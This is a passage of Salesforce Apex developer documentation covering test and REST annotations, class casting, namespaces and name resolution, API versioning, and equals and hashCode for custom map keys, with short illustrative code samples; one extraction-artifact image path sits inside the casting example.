test method or a class that doesn't have this annotation, or that is annotated with `isTest(OnInstall=false)` or `isTest`, won't be executed during installation.

This example shows how to annotate a test method that will be executed during package installation. In this example, `test1` will be executed but `test2` and `test3` won't.

```
public class OnInstallClass {
   // Implement logic for the class.
   public void method1(){
      // Some code
   }
}
```

```
@isTest
private class OnInstallClassTest {
   // This test method will be executed
   // during the installation of the package.
   @isTest(OnInstall=true)
   static void test1() {
      // Some test code
   }

   // Tests excluded from running during the
   // the installation of a package.

   @isTest
   static void test2() {
      // Some test code
   }

   static testmethod void test3() {
      // Some test code
   }
}
```

`ReadOnly` Annotation

The `@ReadOnly` annotation allows you to perform unrestricted queries against the Force.com database. All other limits still apply. It's important to note that this annotation, while removing the limit of the number of returned rows for a request, blocks you from performing the following operations within the request: DML operations, calls to `System.schedule`, calls to methods annotated with `@future`, and sending emails.

The `@ReadOnly` annotation is available for Web services and the `Schedulable` interface. To use the `@ReadOnly` annotation, the top level request must be in the schedule execution or the Web service invocation. For example, if a Visualforce page calls a Web service that contains the `@ReadOnly` annotation, the request fails because Visualforce is the top level request, not the Web service.

Visualforce pages can call controller methods with the `@ReadOnly` annotation, and those methods will run with the same relaxed restrictions. To increase other Visualforce-specific limits, such as the size of a collection that can be used by an iteration component like `<apex:pageBlockTable>`, you can set the `readonly` attribute on the `<apex:page>` tag to `true`. For more information, see Working with Large Sets of Data in the *Visualforce Developer's Guide*.

`RemoteAction` Annotation

The `RemoteAction` annotation provides support for Apex methods used in Visualforce to be called via JavaScript. This process is often referred to as JavaScript remoting.

Note: Methods with the `RemoteAction` annotation must be `static` and either `global` or `public`.

A simple JavaScript remoting invocation takes the following form.

```
[namespace.]controller.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 1: Remote Request Elements

Element	Description
`namespace`	The namespace of the controller class. This is required if your organization has a namespace defined, or if the class comes from an installed package.
`controller`	The name of your Apex controller.
`method`	The name of the Apex method you're calling.
`parameters`	A comma-separated list of parameters that your method takes.
`callbackFunction`	The name of the JavaScript function that will handle the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.
`configuration`	Configures the handling of the remote call and response. Use this to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

In your controller, your Apex method declaration is preceded with the `@RemoteAction` annotation like this:

```
@RemoteAction
global static String getItemId(String objectName) { ... }
```

Apex `@RemoteAction` methods must be `static` and either `global` or `public`.

Your method can take Apex primitives, collections, typed and generic sObjects, and user-defined Apex classes and interfaces as arguments. Generic sObjects must have an ID or sobjectType value to identify actual type. Interface parameters must have an apexType to identify actual type. Your method can return Apex primitives, sObjects, collections, user-defined Apex classes and enums, `SaveResult`, `UpsertResult`, `DeleteResult`, `SelectOption`, or `PageReference`.

For more information, see "JavaScript Remoting for Apex Controllers" in the *Visualforce Developer's Guide*.

`TestSetup` Annotation

Methods defined with the `@testSetup` annotation are used for creating common test records that are available for all test methods in the class.

Syntax

Test setup methods are defined in a test class, take no arguments, and return no value. The following is the syntax of a test setup method.

```
@testSetup static void methodName() {

}
```

If a test class contains a test setup method, the testing framework executes the test setup method first, before any test method in the class. Records that are created in a test setup method are available to all test methods in the test class and are rolled back at the end of test class execution. If a test method changes those records, such as record field updates or record deletions, those changes are rolled back after each test method finishes execution. The next executing test method gets access to the original unmodified state of those records.

Note: You can have only one test setup method per test class.

Test setup methods are supported only with the default data isolation mode for a test class. If the test class or a test method has access to organization data by using the `@isTest(SeeAllData=true)` annotation, test setup methods aren't supported in this class. Because data isolation for tests is available for API versions 24.0 and later, test setup methods are also available for those versions only.

For more information, see Using Test Setup Methods.

`TestVisible` Annotation

Use the `TestVisible` annotation to allow test methods to access private or protected members of another class outside the test class. These members include methods, member variables, and inner classes. This annotation enables a more permissive access level for running tests only. This annotation doesn't change the visibility of members if accessed by non-test classes.

With this annotation, you don't have to change the access modifiers of your methods and member variables to public if you want to access them in a test method. For example, if a private member variable isn't supposed to be exposed to external classes but it should be accessible by a test method, you can add the `TestVisible` annotation to the variable definition.

This example shows how to annotate a private class member variable and private method with `TestVisible`.

```
public class TestVisibleExample {
    // Private member variable
    @TestVisible private static Integer recordNumber = 1;

    // Private method
    @TestVisible private static void updateRecord(String name) {
        // Do something
    }
}
```

This is the test class that uses the previous class. It contains the test method that accesses the annotated member variable and method.

```
@isTest
private class TestVisibleExampleTest {
    @isTest static void test1() {
        // Access private variable annotated with TestVisible
        Integer i = TestVisibleExample.recordNumber;
        System.assertEquals(1, i);

        // Access private method annotated with TestVisible
        TestVisibleExample.updateRecord('RecordName');
        // Perform some verification
```

```
    }
}
```

Apex REST Annotations

Six new annotations have been added that enable you to expose an Apex class as a RESTful Web service.

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPatch`
- `@HttpPost`
- `@HttpPut`

IN THIS SECTION:

1. RestResource Annotation
2. HttpDelete Annotation
3. HttpGet Annotation
4. HttpPatch Annotation
5. HttpPost Annotation
6. HttpPut Annotation

`RestResource` Annotation

The `@RestResource` annotation is used at the class level and enables you to expose an Apex class as a REST resource.

These are some considerations when using this annotation:

- The URL mapping is relative to `https://instance.salesforce.com/services/apexrest/`.
- A wildcard character (*) may be used.
- The URL mapping is case-sensitive. A URL mapping for `my_url` will only match a REST resource containing `my_url` and not `My_Url`.
- To use this annotation, your Apex class must be defined as global.

URL Guidelines

URL path mappings are as follows:

- The path must begin with a '/'
- If an '*' appears, it must be preceded by '/' and followed by '/', unless the '*' is the last character, in which case it need not be followed by '/'

The rules for mapping URLs are:

- An exact match always wins.
- If no exact match is found, find all the patterns with wildcards that match, and then select the longest (by string length) of those.
- If no wildcard match is found, an HTTP response status code 404 is returned.

The URL for a namespaced classes contains the namespace. For example, if your class is in namespace `abc` and the class is mapped to `your_url`, then the API URL is modified as follows: `https://instance.salesforce.com/services/apexrest/abc/your_url/`. In the case of a URL collision, the namespaced class is always used.

`HttpDelete` Annotation

The `@HttpDelete` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `DELETE` request is sent, and deletes the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpGet` Annotation

The `@HttpGet` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `GET` request is sent, and returns the specified resource.

These are some considerations when using this annotation:

- To use this annotation, your Apex method must be defined as global static.
- Methods annotated with `@HttpGet` are also called if the HTTP request uses the `HEAD` request method.

`HttpPatch` Annotation

The `@HttpPatch` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PATCH` request is sent, and updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPost` Annotation

The `@HttpPost` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `POST` request is sent, and creates a new resource.

To use this annotation, your Apex method must be defined as global static.

`HttpPut` Annotation

The `@HttpPut` annotation is used at the method level and enables you to expose an Apex method as a REST resource. This method is called when an HTTP `PUT` request is sent, and creates or updates the specified resource.

To use this annotation, your Apex method must be defined as global static.

Classes and Casting

In general, all type information is available at runtime. This means that Apex enables *casting*, that is, a data type of one class can be assigned to a data type of another class, but only if one class is a child of the other class. Use casting when you want to convert an object from one data type to another.

In the following example, `CustomReport` extends the class `Report`. Therefore, it is a child of that class. This means that you can use casting to assign objects with the parent data type (`Report`) to the objects of the child data type (`CustomReport`).

In the following code block, first, a custom report object is added to a list of report objects. After that, the custom report object is returned as a report object, then is cast back into a custom report object.

```
Public virtual class Report {

   Public class CustomReport extends Report {
   // Create a list of report objects
      Report[] Reports = new Report[5];

   // Create a custom report object
      CustomReport a = new CustomReport();


   // Because the custom report is a sub class of the Report class,
   // you can add the custom report object a to the list of report objects
      Reports.add(a);

   // The following is not legal, because the compiler does not know that what you are
   // returning is a custom report. You must use cast to tell it that you know what
   // type you are returning
   // CustomReport c = Reports.get(0);

   // Instead, get the first item in the list by casting it back to a custom report object

      CustomReport c = (CustomReport) Reports.get(0);
   }
}
```

Casting Example



In addition, an interface type can be cast to a sub-interface or a class type that implements that interface.

Tip: To verify if a class is a specific type of class, use the `instanceOf` keyword. For more information, see Using the `instanceof` Keyword on page 77.

IN THIS SECTION:

1. Classes and Collections
2. Collection Casting

Classes and Collections

Lists and maps can be used with classes and interfaces, in the same ways that lists and maps can be used with sObjects. This means, for example, that you can use a user-defined data type for the value or the key of a map. Likewise, you can create a set of user-defined objects.

If you create a map or list of interfaces, any child type of the interface can be put into that collection. For instance, if the List contains an interface *i1*, and *MyC* implements *i1*, then *MyC* can be placed in the list.

SEE ALSO:

Using Custom Types in Map Keys and Sets

Collection Casting

Because collections in Apex have a declared type at runtime, Apex allows collection casting.

Collections can be cast in a similar manner that arrays can be cast in Java. For example, a list of CustomerPurchaseOrder objects can be assigned to a list of PurchaseOrder objects if class `CustomerPurchaseOrder` is a child of class `PurchaseOrder`.

```
public virtual class PurchaseOrder {

    Public class CustomerPurchaseOrder extends PurchaseOrder {

    }
    {
        List<PurchaseOrder> POs = new PurchaseOrder[] {};
        List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{};
        POs = CPOs;
    }
}
```

Once the `CustomerPurchaseOrder` list is assigned to the `PurchaseOrder` list variable, it can be cast back to a list of CustomerPurchaseOrder objects, but only because that instance was originally instantiated as a list of CustomerPurchaseOrder. A list of PurchaseOrder objects that is instantiated as such cannot be cast to a list of CustomerPurchaseOrder objects, even if the list of PurchaseOrder objects contains only CustomerPurchaseOrder objects.

If the user of a PurchaseOrder list that only includes CustomerPurchaseOrders objects tries to insert a non-CustomerPurchaseOrder subclass of `PurchaseOrder` (such as `InternalPurchaseOrder`), a runtime exception results. This is because Apex collections have a declared type at runtime.

Note: Maps behave in the same way as lists with regards to the value side of the Map—if the value side of map A can be cast to the value side of map B, and they have the same key type, then map A can be cast to map B. A runtime error results if the casting is not valid with the particular map at runtime.

Differences Between Apex Classes and Java Classes

The following is a list of the major differences between Apex classes and Java classes:

- Inner classes and interfaces can only be declared one level deep inside an outer class.
- Static methods and variables can only be declared in a top-level class definition, not in an inner class.
- An inner class behaves like a static Java inner class, but doesn't require the `static` keyword. An inner class can have instance member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the `this` keyword).
- The `private` access modifier is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.
- Specifying no access modifier for a method or variable and the `private` access modifier are synonymous.
- The `public` access modifier means the method or variable can be used by any Apex in this application or namespace.

- The `global` access modifier means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.
- Methods and classes are final by default.
  - The `virtual` definition modifier allows extension and overrides.
  - The `override` keyword must be used explicitly on methods that override base class methods.
- Interface methods have no modifiers—they are always global.
- Exception classes must extend either exception or another user-defined exception.
  - Their names must end with the word `exception`.
  - Exception classes have four implicit constructors that are built-in, although you can add others.
- Classes and interfaces can be defined in triggers and anonymous blocks, but only as local.

Exceptions in Apex

Class Definition Creation

To create a class in Salesforce:

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Click **New**.
3. Click **Version Settings** to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior.
4. In the class editor, enter the Apex code for the class. A single class can be up to 1 million characters in length, not including comments, test methods, or classes defined using `@isTest`.
5. Click **Save** to save your changes and return to the class detail screen, or click **Quick Save** to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class.

Classes can also be automatically generated from a WSDL by clicking **Generate from WSDL**. See SOAP Services: Defining a Class from a WSDL Document on page 461.

Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger.

Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made to a class that calls this class, the `isValid` flag is set to `false`. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the `isValid` flag is reset to `true`.

The Apex Class Editor

The Apex and Visualforce editor has the following functionality:

Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.

IN THIS SECTION:

1. Naming Conventions
2. Name Shadowing

Naming Conventions

We recommend following Java standards for naming, that is, classes start with a capital letter, methods start with a lowercase verb, and variable names should be meaningful.

It is not legal to define a class and interface with the same name in the same class. It is also not legal for an inner class to have the same name as its outer class. However, methods and variables have their own namespaces within the class so these three types of names do not clash with each other. In particular it is legal for a variable, method, and a class within a class to have the same name.

Name Shadowing

Member variables can be shadowed by local variables—in particular function arguments. This allows methods and constructors of the standard Java form:

```
Public Class Shadow {
  String s;
  Shadow(String s) { this.s = s; } // Same name ok
  setS(String s) { this.s = s; } // Same name ok
}
```

Member variables in one class can shadow member variables with the same name in a parent classes. This can be useful if the two classes are in different top-level classes and written by different teams. For example, if one has a reference to a class C and wants to gain access to a member variable M in parent class P (with the same name as a member variable in C) the reference should be assigned to a reference to P first.

Static variables can be shadowed across the class hierarchy—so if P defines a static S, a subclass C can also declare a static S. References to S inside C refer to that static—in order to reference the one in P, the syntax P.S must be used.

Static class variables cannot be referenced through a class instance. They must be referenced using the raw variable name by itself (inside that top-level class file) or prefixed with the class name. For example:

```
public class p1 {
  public static final Integer CLASS_INT = 1;
  public class c { };
}
p1.c c = new p1.c();
// This is illegal
// Integer i = c.CLASS_INT;
// This is correct
Integer i = p1.CLASS_INT;
```

Namespace Prefix

The Salesforce application supports the use of *namespace prefixes*. Namespace prefixes are used in managed Force.com AppExchange packages to differentiate custom object and field names from those in use by other organizations. After a developer registers a globally unique namespace prefix and registers it with AppExchange registry, external references to custom object and field names in the developer's managed packages take on the following long format:

```
namespace_prefix__obj_or_field_name__c
```

Because these fully-qualified names can be onerous to update in working SOQL statements, SOSL statements, and Apex once a class is marked as "managed," Apex supports a default namespace for schema names. When looking at identifiers, the parser considers the namespace of the current object and then assumes that it is the namespace of all other objects and fields unless otherwise specified. Consequently, a stored class should refer to custom object and field names directly (using `obj_or_field_name__c`) for those objects that are defined within its same application namespace.

Tip: Only use namespace prefixes when referring to custom objects and fields in managed packages that have been installed to your organization from theAppExchange.

Using Namespaces When Invoking Package Methods

To invoke a method that is defined in a managed package, Apex allows fully-qualified identifiers of the form:

```
namespace_prefix.class.method(args)
```

IN THIS SECTION:

1. Using the System Namespace
2. Using the Schema Namespace
   The `Schema` namespace provides classes and methods for working with schema metadata information. We implicitly import `Schema.*`, but you need to fully qualify your uses of `Schema` namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the `Schema` namespace prefix to the sObject name in your code.
3. Namespace, Class, and Variable Name Precedence
4. Type Resolution and System Namespace for Types

Using the System Namespace

The `System` namespace is the default namespace in Apex. This means that you can omit the namespace when creating a new instance of a system class or when calling a system method. For example, because the built-in URL class is in the `System` namespace, both of these statements to create an instance of the `URL` class are equivalent:

```
System.URL url1 = new System.URL('https://yourInstance.salesforce.com/');
```

And:

```
URL url1 = new URL('https://yourInstance.salesforce.com/');
```

Similarly, to call a static method on the `URL` class, you can write either of the following:

```
System.URL.getCurrentRequestUrl();
```

Or:

```
URL.getCurrentRequestUrl();
```

Note: In addition to the `System` namespace, there is a built-in `System` class in the `System` namespace, which provides methods like `assertEquals` and `debug`. Don't get confused by the fact that both the namespace and the class have the same name in this case. The `System.debug('debug message');` and `System.System.debug('debug message');` statements are equivalent.

Using the System Namespace for Disambiguation

It is easier to not include the `System` namespace when calling static methods of system classes, but there are situations where you must include the `System` namespace to differentiate the built-in Apex classes from custom Apex classes with the same name. If your organization contains Apex classes that you've defined with the same name as a built-in class, the Apex runtime defaults to your custom class and calls the methods in your class. Let's take a look at the following example.

Create this custom Apex class:

```
public class Database {
    public static String query() {
       return 'wherefore art thou namespace?';
    }
}
```

Execute this statement in the Developer Console:

```
sObject[] acct = Database.query('SELECT Name FROM Account LIMIT 1');
System.debug(acct[0].get('Name'));
```

When the `Database.query` statement executes, Apex looks up the query method on the custom `Database` class first. However, the query method in this class doesn't take any parameters and no match is found, hence you get an error. The custom `Database` class overrides the built-in `Database` class in the `System` namespace. To solve this problem, add the `System` namespace prefix to the class name to explicitly instruct the Apex runtime to call the query method on the built-in Database class in the `System` namespace:

```
sObject[] acct = System.Database.query('SELECT Name FROM Account LIMIT 1');
System.debug(acct[0].get('Name'));
```

SEE ALSO:

Using the Schema Namespace

Using the Schema Namespace

The `Schema` namespace provides classes and methods for working with schema metadata information. We implicitly import `Schema.*`, but you need to fully qualify your uses of `Schema` namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the `Schema` namespace prefix to the sObject name in your code.

You can omit the namespace when creating an instance of a schema class or when calling a schema method. For example, because the `DescribeSObjectResult` and `FieldSet` classes are in the `Schema` namespace, these code segments are equivalent.

```
Schema.DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, Schema.FieldSet> FSMap = d.fieldSets.getMap();
```

And:

```
DescribeSObjectResult d = Account.sObjectType.getDescribe();
Map<String, FieldSet> FSMap = d.fieldSets.getMap();
```

Using the Schema Namespace for Disambiguation

Use `Schema.`***`object_name`*** to refer to an sObject that has the same name as a custom class. This disambiguation instructs the Apex runtime to use the sObject.

```
public class Account {
   public Integer myInteger;
}

// ...
```

```
Schema.Account myAccountSObject = new Schema.Account();
Account accountClassInstance = new Account();
myAccountSObject.Name = 'Snazzy Account';
accountClassInstance.myInteger = 1;
```

SEE ALSO:

Using the System Namespace

Namespace, Class, and Variable Name Precedence

Because local variables, class names, and namespaces can all hypothetically use the same identifiers, the Apex parser evaluates expressions in the form of `name1.name2.[...].nameN` as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameN` as field references.
2. If the first assumption does not hold true, the parser then assumes that `name1` is a class name and `name2` is a static variable name with `name3 - nameN` as field references.
3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, and `name4 - nameN` are field references.
4. If the third assumption does not hold true, the parser reports an error.

If the expression ends with a set of parentheses (for example, `name1.name2.[...].nameM.nameN()`), the Apex parser evaluates the expression as follows:

1. The parser first assumes that `name1` is a local variable with `name2 - nameM` as field references, and `nameN` as a method invocation.
2. If the first assumption does not hold true:
   - If the expression contains only two identifiers (`name1.name2()`), the parser then assumes that `name1` is a class name and `name2` is a method invocation.
   - If the expression contains more than two identifiers, the parser then assumes that `name1` is a class name, `name2` is a static variable name with `name3 - nameM` as field references, and `nameN` is a method invocation.
3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, `name4 - nameM` are field references, and `nameN` is a method invocation.
4. If the third assumption does not hold true, the parser reports an error.

However, with class variables Apex also uses dot notation to reference member variables. Those member variables might refer to other class instances, or they might refer to an sObject which has its own dot notation rules to refer to field names (possibly navigating foreign keys).

Once you enter an sObject field in the expression, the remainder of the expression stays within the sObject domain, that is, sObject fields cannot refer back to Apex expressions.

For instance, if you have the following class:

```
public class c {
  c1 c1 = new c1();
  class c1 { c2 c2; }
  class c2 { Account a; }
}
```

Then the following expressions are all legal:

```
c.c1.c2.a.name
c.c1.c2.a.owner.lastName.toLowerCase()
c.c1.c2.a.tasks
c.c1.c2.a.contacts.size()
```

Type Resolution and System Namespace for Types

Because the type system must resolve user-defined types defined locally or in other classes, the Apex parser evaluates types as follows:

1. For a type reference `TypeN`, the parser first looks up that type as a scalar type.
2. If `TypeN` is not found, the parser looks up locally defined types.
3. If `TypeN` still is not found, the parser looks up a class of that name.
4. If `TypeN` still is not found, the parser looks up system types such as sObjects.

For the type `T1.T2` this could mean an inner type `T2` in a top-level class `T1`, or it could mean a top-level class `T2` in the namespace `T1` (in that order of precedence).

Apex Code Versions

To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version. If an Apex class or trigger references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class are saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

Setting a version for an installed package determines the exposed interface and behavior of any Apex code in the installed package. This allows you to continue to reference Apex that may be deprecated in the latest version of an installed package, if you installed a version of the package before the code was deprecated.

Typically, you reference the latest Salesforce API version and each installed package version. If you save an Apex class or trigger without specifying the Salesforce API version, the class or trigger is associated with the latest installed version by default. If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the class or trigger is associated with the latest installed version of the managed package by default.

Versioning of Apex Classes and Methods

When classes and methods are added to the Apex language, those classes and methods are available to all API versions your Apex code is saved with, regardless of the API version (Salesforce release) they were introduced in. For example, if a method was added in API version 33.0, you can use this method in a custom class saved with API version 33.0 or another class saved with API version 25.0.

There is one exception to this rule. The classes and methods of the `ConnectApi` namespace are supported only in the API versions specified in the documentation. For example, if a class or method is introduced in API version 33.0, it is not available in earlier versions. For more information, see ConnectApi Versioning and Equality Checking on page 356.

IN THIS SECTION:

1. Setting the Salesforce API Version for Classes and Triggers
2. Setting Package Versions for Apex Classes and Triggers

Setting the Salesforce API Version for Classes and Triggers

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `Version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

If you pass an object as a parameter in a method call from one Apex class, C1, to another class, C2, and C2 has different fields exposed due to the Salesforce API version setting, the fields in the objects are controlled by the version settings of C2.

Using the following example, the `Categories` field is set to `null` after calling the `insertIdea` method in class C2 from a method in the test class C1, because the `Categories` field is not available in version 13.0 of the API.

The first class is saved using Salesforce API version 13.0:

```
// This class is saved using Salesforce API version 13.0
// Version 13.0 does not include the Idea.categories field
global class C2
{
    global Idea insertIdea(Idea a) {
        insert a; // category field set to null on insert

        // retrieve the new idea
        Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id];

        return insertedIdea;
    }
}
```

The following class is saved using Salesforce API version 16.0:

```
@isTest
// This class is bound to API version 16.0 by Version Settings
private class C1
{
    static testMethod void testC2Method() {
        Idea i = new Idea();
        i.CommunityId = '09aD000000004YCIAY';
        i.Title = 'Testing Version Settings';
        i.Body = 'Categories field is included in API version 16.0';
        i.Categories = 'test';

        C2 c2 = new C2();
        Idea returnedIdea = c2.insertIdea(i);
        // retrieve the new idea
        Idea ideaMoreFields = [SELECT title, categories FROM Idea
             WHERE Id = :returnedIdea.Id];

        // assert that the categories field from the object created
        // in this class is not null
        System.assert(i.Categories != null);
        // assert that the categories field created in C2 is null
        System.assert(ideaMoreFields.Categories == null);
    }
}
```

Setting Package Versions for Apex Classes and Triggers

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or trigger.

Lists of Custom Types and Sorting

Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.

To sort such a list using the `List.sort` method, your Apex classes must implement the `Comparable` interface.

The sort criteria and sort order depends on the implementation that you provide for the `compareTo` method of the `Comparable` interface. For more information on implementing the `Comparable` interface for your own classes, see the Comparable Interface.

Using Custom Types in Map Keys and Sets

You can add instances of your own Apex classes to maps and sets.

For maps, instances of your Apex classes can be added either as keys or values, but if you add them as keys, there are some special rules that your class must implement for the map to function correctly, that is, for the key to fetch the right value. Similarly, if set elements are instances of your custom class, your class must follow those same rules.

Warning: If the object in your map keys or set elements changes after being added to the collection, it won't be found anymore because of changed field values.

When using a custom type (your Apex class) for the map key or set elements, provide `equals` and `hashCode` methods in your class. Apex uses these two methods to determine equality and uniqueness of keys for your objects.

Adding `equals` and `hashCode` Methods to Your Class

To ensure that map keys of your custom type are compared correctly and their uniqueness can be determined consistently, provide an implementation of the following two methods in your class:

- The `equals` method with this signature:

```
public Boolean equals(Object obj) {
    // Your implementation
}
```

Keep in mind the following when implementing the `equals` method. Assuming x, y, and z are non-null instances of your class, the `equals` method must be:

- Reflexive: `x.equals(x)`
- Symmetric: `x.equals(y)` should return `true` if and only if `y.equals(x)` returns `true`
- Transitive: if `x.equals(y)` returns `true` and `y.equals(z)` returns `true`, then `x.equals(z)` should return `true`
- Consistent: multiple invocations of `x.equals(y)` consistently return `true` or consistently return `false`
- For any non-null reference value x, `x.equals(null)` should return `false`

The `equals` method in Apex is based on the equals method in Java.

- The `hashCode` method with this signature:

```
public Integer hashCode() {
    // Your implementation
}
```

Keep in mind the following when implementing the `hashCode` method.

- If the `hashCode` method is invoked on the same object more than once during execution of an Apex request, it must return the same value.
- If two objects are equal, based on the `equals` method, `hashCode` must return the same value.
- If two objects are unequal, based on the result of the `equals` method, it is not required that `hashCode` return distinct values.

The `hashCode` method in Apex is based on the hashCode method in Java.

Another benefit of providing the `equals` method in your class is that it simplifies comparing your objects. You will be able to use the `==` operator to compare objects, or the `equals` method. For example:

```
// obj1 and obj2 are instances of MyClass
if (obj1 == obj2) {
    // Do something
}

if (obj1.equals(obj2)) {
    // Do something
}
```

Sample

This sample shows how to implement the `equals` and `hashCode` methods. The class that provides those methods is listed first. It also contains a constructor that takes two Integers. The second example is a code snippet that creates three objects of the class, two of which have the same values. Next, map entries are added using the pair objects as keys. The sample verifies that the map has only two entries since the entry that was added last has the same key as the first entry, and hence, overwrote it. The sample then uses the `==` operator, which works as expected because the class implements `equals`. Also, some additional map operations are performed, like checking whether the map contains certain keys, and writing all keys and values to the debug log. Finally, the sample creates a set and adds the same objects to it. It verifies that the set size is two, since only two objects out of the three are unique.

```
public class PairNumbers {
    Integer x,y;

    public PairNumbers(Integer a, Integer b) {
```

```
        x=a;
        y=b;
    }

    public Boolean equals(Object obj) {
        if (obj instanceof PairNumbers) {
            PairNumbers p = (PairNumbers)obj;
            return ((x==p.x) && (y==p.y));
        }
        return false;
    }

    public Integer hashCode() {
        return (31 * x) ^ y;
    }
}
```

This code snippet makes use of the `PairNumbers` class.

```
Map<PairNumbers, String> m = new Map<PairNumbers, String>();
PairNumbers p1 = new PairNumbers(1,2);
PairNumbers p2 = new PairNumbers(3,4);
// Duplicate key
PairNumbers p3 = new PairNumbers(1,2);
m.put(p1, 'first');
m.put(p2, 'second');
m.put(p3, 'third');

// Map size is 2 because the entry with
// the duplicate key overwrote the first entry.
System.assertEquals(2, m.size());

// Use the == operator
if (p1 == p3) {
